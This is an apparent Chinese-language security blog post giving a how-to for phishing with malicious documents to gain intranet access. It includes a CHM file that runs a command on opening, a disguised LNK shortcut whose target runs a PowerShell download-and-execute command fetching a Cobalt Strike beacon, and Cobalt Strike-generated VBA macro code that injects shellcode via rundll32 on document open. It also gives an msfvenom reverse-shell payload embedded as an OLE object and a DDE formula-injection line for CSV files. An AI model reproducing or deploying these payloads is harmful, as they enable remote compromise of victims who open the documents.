陌陌分享 | 文档钓鱼

残笑 陌陌安全 今天

> **沃·兹基硕德小贴士**
>
> 分享时间到！

作者述：见解有限，文章内容如有不当之处，请多多指正。

文档钓鱼至今仍是一种主流的钓鱼方式，对于一些难于通过 web 漏洞攻入内网的企业，使用鱼叉、水坑等方式进行钓鱼攻击，可能是拿到内网权限的捷径。

我了解到使用文档进行钓鱼的方式大致分为CHM、LNK、HTA文件钓鱼、macros（office 宏）、OLE（对象链接与嵌入）、DDE（动态数据交换）、利用office的历史CVE漏洞。

CHM、LNK、HTA文件钓鱼

CHM


CHM（Compiled Help Manual）即“已编译的帮助文件”。它是微软新一代的帮助文件格式，利用 HTML 作源文，把帮助内容以类似数据库的形式编译储存。

使用 EasyCHM 可以轻松的新建一个 chm 文件，首先新建一个文件夹，然后在文件夹中新建一个 html 文件，html 代码如下。


```
<!DOCTYPE html><html><head><title>Mousejack replay</title><head></head
><body>
command exec
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',calc.exe'>
<PARAM name="Item2" value="273,1,1">
```

```
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>
```

打开 EasyCHM，点击新建，选择这个文件夹，即可搜索到这个 html，如下：




点击编译，即可编译出 chm 文件，双击该 chm 文件，即可执行命令，此处为打开计算器。



LNK

lnk 文件是用于指向其他文件的一种文件。这些文件通常称为快捷方式文件，通常它以快捷方式放在硬盘上，以方便使用者快速的调用。

lnk 钓鱼主要是将图标伪装成正常图标，而执行目标为要执行的命令，如下所示：




payload：

```
%SystemRoot%\system32\cmd.exe cmd /c 要执行的命令
```

使用 Cobalt Strike 的 `Attacks->Web Drive-by->Scripted Web Delivery` 功能可以建立一个脚本分发站点，建立成功后会提示使用类似 `powershell.exe -nop -c -w "IEX ((new-object net.webclient).downloadstring('http://ip/uri'))"` 的命令来下载对应 listener 反弹 beacon 的脚本。

将这段命令拼接到 payload 中，设置给快捷方式的目标，就可以作为钓鱼的文档了。当受害者双击这个快捷方式时，会通过 cmd 运行 powershell 下载脚本，然后再运行脚本反弹 shell。



HTA

HTA 是 HTML Application 的缩写，直接将 HTML 保存成 HTA 的格式，是一个独立的应用软件。HTA 虽然用 HTML、JS 和 CSS 编写，却比普通网页权限大得多，它具有桌面程序的所有权限。就是一个 html 应用程序，双击就能运行。

cobalt strike 的 attacks 模块有自动生成 hta 文件的功能。使用 Cobalt Strike 的 `Attacks->packages->HTML application` 生成 .hta 文件，可以选择通过 exe、powershell 或 VBA 进行执行，经测试 powershell 的方式可以成功上线，而 exe和 vba 的执行出错了。

office宏（macros）

使用 cobalt strike 的 `Attacks->packages->MS Office Micro` 模块有自动生成宏代码的功能。宏代码大致如下，通过 rundll32.exe 运行 shellcode。

```
Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadId As Long
End Type


Private Type STARTUPINFO
    cb As Long
```

```
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type


#If VBA7 Then
Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias
"CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal
dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal
dwCreationFlags As Long, lpThreadID As Long) As LongPtrPrivate Declare PtrSafe Function
AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As
Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As
LongPtrPrivate Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory"
(ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long,
ByVal LengthWrote As LongPtr) As LongPtr
    Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (By
#Else
    Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByV
    Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hP
    Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVa
    Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpAp
#End If


Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
```


```
    Dim sNull As String
    Dim sProc As String


#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(shellcode)
    If Len(Environ("ProgramW6432")) > 0 Then
        sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
    Else
        sProc = Environ("windir") & "\\System32\\rundll32.exe"
    End If


    res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNul


    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

将宏代码按以下步骤配置到 word 或 excel 文档中即可进行钓鱼。



在新版本的 office 中，默认是禁用掉宏的，启用宏需要用户交互，所以钓鱼成功率较低。


OLE

OLE（Object Linking and Embedding, 对象链接与嵌入）是一种把一个文件嵌入到另一个文件中的技术。虽然宏攻击特别方便，也是攻击者首选的攻击方式之一，但是在如今的网络安全体系中，很多企业已禁用宏或对员工进行率有针对性的网络安全防护培训，这使宏攻击的成功率变低。为了提高攻击效果，攻击者可能会使用 OLE 攻击。OLE 攻击的优势是所有 Office 版本都支持，并且可以在禁用宏的情况下执行命令。


通常的攻击手法是，攻击者在文档中嵌入恶意 Visual Basic 和 JavaScript 脚本，引诱受害者单击脚本或与脚本交互。当用户与对象交互时，系统会提示用户是否继续，如果用户选择继续，系统则会允许恶意脚本并可能发生任何形式的攻击。可以通过 msfvenom 生成 payload，如下所示：

```
msfvenom -p windows/meterpreter/reverse_http lhost=ip lport=port -f vbs -o payload.vbs
```

通过插入 -> 对象 -> 由文件创建 -> 浏览，选择要插入的 vbs 脚本，可以勾选显示为图标。



将插入后的文档打开，双击图标后会提示下图，**无论选择是还是否，都可以成功执行该脚本。**



成功上线。

DDE

CSV（comma-separated value，CSV）是一种用于存储结构化数据的简单数据格式，它可以用作 Excel 的数据源（即 Excel 能够对其进行相应的解析，并使用分隔符间的数据填充单元格）。实际上，如果文件格式与文件扩展名不一致，Excel 似乎会恢复到 CSV 模式；另外，我们可以使用 Excel 来打开具有这种文件扩展名的文件。

根据 Microsoft 的说法，DDE（动态数据交换）是在应用程序之间传输数据的方法之一。DDE 在 Excel 中的一种用途，是根据外部应用程序的结果来更新单元格的内容。因此，如果制作包含 DDE 公式的 CSV 文件，则在打开时，由于 DDE 的缘故，Excel 将尝试执行外部应用程序，这将导致通过执行 cmd 来执行系统命令。

当我们打开文件时，Excel 会对文件的每一行分别进行检查。在对各行的内容进行分隔并复制到适当的单元格之前，Excel 会检查该行是否存在命令字符，即用于内部函数的字符："="、"+"、"-" 和 "@"。

根据命令前缀的不同，可能会发生以下两种情况之一：


1. 如果前缀是"="、"+"或"-"，则将其余部分视为表达式。
2. 如果前缀为"@"，Excel 将搜索内部函数（例如SUM()）并将参数解释为表达式。

利用方式举例


- 利用函数执行命令：

```
=SUM(cmd|'/c calc'!A0)
```

